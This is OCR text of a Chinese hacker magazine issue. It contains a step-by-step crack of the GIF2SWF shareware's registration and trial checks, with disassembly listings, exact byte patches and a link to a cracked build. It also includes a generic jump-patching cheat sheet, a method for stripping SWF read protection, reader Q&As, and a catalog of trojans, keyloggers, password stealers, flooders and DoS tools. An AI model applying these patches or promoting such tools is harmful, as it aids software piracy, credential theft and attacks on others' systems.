（3）回到FileMon，看到什么了?对!所有的文件调用均被记录下来啦!现在再将“Capture Events”前面的勾去掉，免得它仍旧不断地增加记录，然后来看看记录的都是什么。以下是截取的部分内容：

```
Explorer FindOpen E:\DDR99.EXE SUCCESS
Explorer FindClose E:\DDR99.EXE SUCCESS
Ddr99 Findopen E:\BGM\S.WAV KOMORE
Ddr99 FindOpen E:\BGM\S.WAV NMORE
Ddr99 0pen E:\BGM\TRACK 01.WAV SUC— CESS
Ddr99 Seek E:\BGM\TRACK 01.wAV SUC— CESS
```

一切显而易见了，原来新版的DDR跳舞碟其加密子目录为“BGM”!这一招天罗地网，让隐藏目录无处藏身!

六、实战破解读保护的SWF文件

当你下载一个网页，得到一个精美的Flash动画(swf格式文件)时，一定想研究一下这个Flash动画是如何做成的，借以提高自己做Flash动画的水平。无奈有的Flash动画加了读保护，所以无法再用Flash打开，看它们是如何做成的。

其实加过读保护的swf文件是可以打开的，方法如下：

打开swf文件需用到UltraEdit—32这个功能强大的文本编辑软件。当我们确认一个SWF文件无法用Flash打开时，可先用UltraEdit—32打开这个SWF文件，然后把地址为5h中的数减去2(如一个SWF文件的5h内的数为F6，我们把它减去2，修改为F4)，接着我们把地址为19h、lah中的数剪切掉，另存为一个文件即可(UltraEdit 32会自动把源文件备份)。

此时，你再用Flash便可顺利打开这个修改过的SWF文件。

注意：不要看完此文有别出心裁的想法，更不能用非法手段来破坏窃取他人的秘密。

http://www.sdgmxing.com/tools/Editors.htm)。

2.破解基本知识

＊ 常见代码

CALL ＊＊＊＊

TEST EAX,EAX

JNZ ＊＊＊＊（或JZ、JNE、JE等等跳转指令）

从许多破解教程中了解到90%以上的软件其关键代码都是以上3条指令。其中CALL ＊＊＊＊通常是调用验证子程序（验证子程序的作用通常有：验证是否盗版，是否过了试用期，是否在A：盘内，是否存放有钥匙盘等等）；TEST EAX，EAX的作用是用来测试验证子程序的返回值；JNE ＊＊＊＊是用来判断输入是否合法：合法则执行真正有用的程序代码，不合法则运行相应的处理程序代码。

＊ 一般破解思路

我们知道软件是通过判断指令来判断其输入是否合法，合法则转主程序；非法则转相应的处理程序。假如在输入非法时，我们可以更改其判别标志（通常是CF位），就可以让非法成为合法而执行主程序。但这样每次启动后更改是不是很麻烦呢？因此本文采用暴力破解的方式，用更改跳转指令的方法来更改软件。更改的方法是使跳转反向：即若输入错误则程序转向主程序，正确则转非法的处理程序；若不转向改为转向。但这是有局限的，例如有些安装程序安装时需要放入光盘，按以上的方法修改后就不需要放入光盘，程序就安装不了了。所以，最好的方法是使其判别失效，即将输入不合法不要跳转改为无条件跳转；不合法时要跳转，输入合法时不要跳转，我们就改为空指，或者改为跳转到下一条指令即可（即改为不合法则不跳转）。

具体操作如下：

JNZ / JNE 75 —》JZ / JE 74

JZ / JE 74 —》 JNZ / JNE 75

JZ / JE 0F84 —》JNZ / JNE 0F85

JNZ / JNE 0F85 —》JZ / JE 0F84

75或74 —》 JMP EB

0F84或0F85 —》JMP 90EB

74或75 ＊＊ —》74或75 00

0F84或0F85 ＊＊—》0F84或0F8500

74或75 ＊＊—》9090

0F84或0F85 ＊＊＊＊＊＊＊＊＊—》909090909090

二、破解过程

1.先粗跟踪

打开GIF2SWF软件，如图1，点击输入注册码，出现对话框，如图2。随便输入姓名和注册码（数字）。我这里输入姓名：abomber；序列：123456。点击“确定”出现错误消息框，如图3。注意标题和内容。注册：你输入了不正确的姓名或序列号码，请再试一次！

图1

图2

图3

2.找到后

图4

好了，这个就是我们要找的了。打开WdDSMV10增强版，如图4。打开反汇编，选择gif2swf.exe文件打开，如图5。选择“参考”菜单选择“串式数据参考”，打开“串式数据参考对话框”，如图6。找到“不正确的姓名或序列号码请再试一次！”双击它两次来到：



图5

```
* Possible Reference to Dialog:
                    |
:00407A7D 68C4364100        push 004136C4
* Possible StringData Ref from Data Obj ->"您输入了不正确的姓名或序列号码请再试一次!"
                    |
:00407A82 6878364100        push 00413678
```



图 6

```
:00407A87 8BCB                          mov ecx, ebx
* Reference To: MFC42.Ordinal:1080, Ord:1080h
然后往上找是不是有跳转指令JZ / JNZ 、JE / JNE
等等。来到这里
* Referenced by a (U)nconditional or (C)onditional
Jump at Address:
|:004079F0(C)==========看来是这儿了跳过来的
|:00407A7B 6A30                         push 00000030
Possible Reference to Dialog:
|:00407A7D 68C4364100                   push 004136C4
```

看到了吗？你应该知道这是从004079F0处跳转过来的。选择“跳转”菜单→“到代码位置”→填入004079F0来到下面：

```
* Referenced by a (U)nconditional or (C)onditional
Jump at Address:
|:004079D4(C)
|:004079DF 83FF01                      cmp edi, 00000001
:004079E2 5F                            pop edi
:004079E3 0F85A5000000                  jne 00407A8E
:004079E9 E842BDFFFF                    call 00403730
:004079EE 85C0                          test eax, eax
:004079F0 0F8485000000                  je 00407A7B=====
可疑
:004079F6 6A00                          push 00000000
:004079F8 8BCB                          mov ecx, ebx
:004079FA C7056CC5410001000000          mov dword
ptr [0041C56C], 00000001
```

3. 破解思路

直接把JE －》JNE就可以了。查看我们找的位置是不是正确选择“调试”→“加载进程”→“确定”，选择“跳转”菜单→“到代码位置”→填入004079F0来到代码处，选择“调试”→“打开／关闭断点”把004079F0设为断点，点击运行，如图7.出来图1，点击“输入注册”，出来对话框如图3。随便填入姓名和序列，我这里输入

图 7

姓名：abomber；序列：123456，如图3。点击“确定”，是不是在004079F0地方停下来了？好了，说明我们找到的位置正确。点击“修改代码”如图7，调出“修改代码对话

图 8

图 9

框”，如图8 。输入jne 00407A7B，回车，点击“应用”，然后关闭。选择“调试”→“打开／关闭断点”取消004079F0断点。继续运行，出来注册成功对话框，如图9 。相关的代码如下：

```
:004079DF 83FF01                      cmp edi, 00000001
:004079E2 5F                            pop edi
:004079E3 0F85A5000000                  jne 00407A8E
:004079E9 E842BDFFFF                    call 00403730
:004079EE 85C0                          test eax, eax
:004079F0 0F8485000000                  je 00407A7B====>
jne 00407a7b
:004079F6 6A00                          push 00000000
:004079F8 8BCB                          mov ecx, ebx
:004079FA C7056CC5410001000000          mov dword
ptr [0041C56C], 00000001
```

现在可以直接用Winhex编辑器修改代码了，如图10。先讲讲怎么找到代码的偏移地址。看看图11就知道了，kwasm软件有这个功能，可以自



图 10

图 11

动计算代码的偏移地址。好了，把画圈的地方 8485 改为 85A5 保存。重新运行软件，随便输入姓名和序列，点“确定”，是不是成功了？恭喜你！破解完成。但这样修改后还有 Bug，就是你每次启动软件后，又得重新注册。注意看图 12。是不是有试用＊＊天的提示？好了，选择“参考”菜单选择“串式数据参考”，打开“串式数据参考”对话框，如图 13；找到试用＊＊天，双击来到这里：

图 12

图 13

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004047D0(C)
|
:004047FD 8B4E70      mov ecx, dword ptr [esi+70]
:00404800 8D542418    lea edx, dword ptr [esp+18]
:00404804 51          push ecx
:00404805 52          push edx
:00404806 8D442420    lea eax, dword ptr [esp+20]

* Possible StringData Ref from Data Obj ->"%s - 试用 %i 天"
                                        |
:0040480A 685C364100                  push 0041365C
:0040480F 50                          push eax
往上找是不是有跳转指令，来到这里

:004047C1 680A800000                  push 0000800A
:004047C6 50                          push eax
:004047C7 FFD5                        call ebp
:004047C9 A16CC54100                  mov eax, dword ptr [0041C56C]
:004047CE 85C0                        test eax, eax
:004047D0 742B                        je 004047FD========》改为 75  jne 就成功了
:004047D2 8B4E68                      mov ecx, dword ptr [esi+68]
:004047D5 6A01                        push 00000001
:004047D7 51                          push ecx
:004047D8 FFD7                        call edi
:004047DA 50                          push eax
```

好了，打开 winhex.exe 编辑，如图 14，将

图 14

画圈的地方“74”改为“75”，保存退出。

重新运行软件成功了，如图 15。

图 15

三、总结

此破解方法有 Bug，虽然软件能运行。有些人可能要说为什么不改为空操作呢？可以的。你可以改为空指令 90，但要注意：要保证程序的字节数不变。由于本人的技术不高，没有写出注册机，哪位高手可以试试，写完了不要忘了给我一个（abomber@etang.com）。

好了，我已经发布破解版的压缩包，如果你需要，可以到以下地址下载：

下载原版：http://js00.51.net/23/soft/gif2swf.zip

下载破解版：http://js00.51.net/23/soft/hh-gif2swf.zip

到现在为止，《黑客防线》已经出了24期，也终于有了自己独立稳定的服务器，网站功能也基本开通，在我们2003年的邮购方案中还有二级域名和信箱的捆绑服务，至此也收到了很多读者的定购，咨询具体期限。借此向大家说明一下，网站的二级域名解析时间定为1年，邮箱为2年的10M空间，满期限以后信箱保持，空间缩为5M，并且请已经采用此方案的读者尽快和我们联系，提供你的ID和需要解析到的地址，或者联系我们给你提供静态页面。

请问各位大虾：我在运行中使用NETSTAT命令时，为什么屏幕总是一闪而过，怎么才能让它暂停几秒钟？

Bright：按照你说的情况，一定是在“开始”－“运行”内直接输入了NETSTAT命令。要更好的使用该命令，在Windows 2000下，应该先运行cmd，然后再执行命令。如果在Windows 9x下，可以先进入到MS－DOS方式，再执行命令。

黑编你好，为什么我的鼠标右键菜单中会有很多垃圾菜单？对于一些我不想要的应该怎么删除？我能不能自己改它们？如果可以，该如何执行？

Bright：通常我们在安装一些软件的时候会在鼠标右键加上一些快捷菜单，这是通过更改注册表实现的。一些恶意网页也会更改注册表，在内边加上一些垃圾内容。这里简单介绍一些它们更改键值的位置，了解这些读者就可以随意设置了。位置一般在“HKEY_LOCAL_MACHINE＼Software＼CLASSES＼Directory＼shell”下。例如：要添加“重新启动计算机”到右键菜单中，方法是：打开注册表编辑器，定位到“HKEY_LOCAL_MACHINE＼Software＼CLASSES＼Directory＼shell”，在其下新建一个名为“Restart”的子键，然后双击右侧窗口中的“默认”，将数值设为“重新启动计算机”。接下来，在“Restart”子键下再建一个子项，命名为“Command”，双击右侧窗口中的“默认”，将数值设为“C：＼WINDOWS＼RUNDLL.EXE USER.EXE，EXITWINDOWSEXEC”。如果要删除某个菜单，只需要删除对应的键值。

我是一个刚接触电脑的读者，在我上网一段时间后，用IE浏览了很多的网页，于是在地址栏中有很多的网址，请问怎么删除它们？谢谢！

Bright：对于这类情况，你可以参考下面的两种方法：

方法一：在IE3.X以上版本中：

（1）退出Internet Explorer，运行Regedit命令。

（2）注册表编辑器出现以后，打开HKEY_CURRENT_USER＼SOFTWARE＼MICROSOFT＼INTERNET EXPLORER＼TYPEDURLS分支。

（3）清除“TYPEDURLS”中的你想删除的键值。

（4）关闭注册表文件，重新打开IE即可。

方法二：在IE3.X以上版本中

（1）打开Internet Explorer浏览器。

（2）打开菜单栏中的“工具→Internet选项”，出现Internet选项对话框。

（3）选择“清除历史记录”按钮，即可把地址框中的所有内容清除掉。

请教大侠：本人原使用Windows 2000 Professional操作系统，近日又安装了Windows 2000 Server，启动时仍可出现Logo开机画面，但在系统中已找不到boot.ini文件，这到底是什么回事！我使用的是NTFS件系统。

Bright：由于boot.ini是隐藏文件，在C盘根目录下。一般默认安装完成后并不显示隐藏文件。如果你需要显示该类型文件，请你在“资源管理器”－“工具”－“文件夹选项”－“查看”里选上“显示隐藏的文件和文件夹”，这样就可以看到隐藏文件了。

编辑部各位编辑，你们好，我刚开始学习Linux，想问一下在Linux下的vi到底是什么？它能干些什么？

Bright：在Linux操作系统中，提供了许多这样的编译器，vi是其中使用最普遍的一种。所有Unix/Linux系统中都有这样的编译器。vi是英文visual editor的缩写，意思是“可视化编辑器”，当编辑时用户键入的字符会立即显示出来，我们称它为屏幕文本编辑器。这是一个建立和编辑文件的强有力的工具，它是Linux终端最常用的编辑器。

vi有3种＊作方式，分别是：命令方式、插入方式和命令行方式。

各位编辑，我安装的是Win 98和Linux7.3双系统，我想把Linux彻底删除？包括lilo，应该如何操作，谢谢了！

Bright：要删除lilo，需要用命令：fdisk /mbr，之后用pqmagic等工具把Linux分区格式化或者转换成Windows能识别的分区，就可以把Linux彻底删除。

光盘推荐

黑客入侵模拟游戏

现在你可以体会入侵微软的刺激而不必担心FBI会找上门来了。黑客， 他们是高手，还是罪犯？ 他们究竟如何入侵电脑网络系统内部？你想亲身体验一下成为黑客的刺激感受吗？向你推荐一个黑客模拟游戏

侯捷录音

著名计算机作家侯捷先生录音文件

安展会录像

最新下载

Lithium v1.03

一款功能非常多的远程控制工具，但操作很简单

屏幕幽灵V1.0

一个可察看对方屏幕的小木马

Passware Kit 5.3.105

这是一套密码恢复软件包，包含很多KEY的破解

QQ本地密码砍截机XP2版

QQ杀手 6.5

继续保持密码记录准确、实时的特点。

蓝雪入侵者V1.01

专门利用网络入侵计算机的软件

lb5_bomb

由于lb5论坛使用较为广泛，经过作者对该论坛代码进行研究，特写出lb5论坛轰炸机

AnGryPing

代替Windows的ping x.x.x.x -t的ICMP洪水

传奇密码宝贝

可记录传奇ID，密码，区域，服务器！还可发信到指定信箱!

密码截取3.0

该软件可以截取密码输入框中的密码

计算机系统日志 2.0

本软件可以后台记录算机运行过的所有程序和窗口名称，及其运行的日期、时间和用户名，真正实现了系统日志的功能

Wollf remote manager v1.6

扩展Telnet服务，集成文件传输、Ftp服务器、键盘记录、Sniffer(for win2k only)、端口转发等功能，可反向连接，可通过参数选择随系统启动或作为普通进程启动。

REMOTE-RPC-DOS

服务拒绝服务工具，对对方的135端口实施攻击，成功攻击后，在win2000下"rpcss" 服务会终止，并造成系统不稳定

蓝雪攻击者

这是专门简化设计的，小巧灵活，功能和蓝雪攻击者V1.01加强版 一样！网上踢人利器！

经典工具

X-Scan2.3

冰河制作的功能强大的扫描器软件。

流光4.7

小榕制作的优秀的扫描器流光

SSS 5.31

俄罗斯黑客界非常专业的安全漏洞扫描软件，这是一款超级扫描工具，能扫描服务器各种漏洞，包括很多漏洞扫描、账号扫描、DOS扫描...而且漏洞数据可以随时更新。

john

大名鼎鼎的john密码破解软件

nmap 3.00

最优秀的扫描工具

vnc 3.3.4

WinVNC 让你远程遥控的电脑（不同的操作系 ）。

Remote Administrator v2.1

这是一款功能强大的远程计算机控制软件，可以在本地通过鼠标、键盘监控远程计算机

休闲软件

Open Office1.0.1

Open Office 是跨平台 ，多语系的 Office 程序 ，与 Sun 的 StarOffice 使用相同的程序基础 . Open Office 提供了文字处理器 (Writer)，试算表 (Calc)，简报软件 (Impress) 及绘图程序 (Draw)， 并可使用 MicroSoft Office 及 Star Office 的档案 . Open Office 目前支持 Linux，PPC Linux，Solaris，Windows 及其他 Unix 平台

Media Player 9

微软的播放器

目录 CONTENTS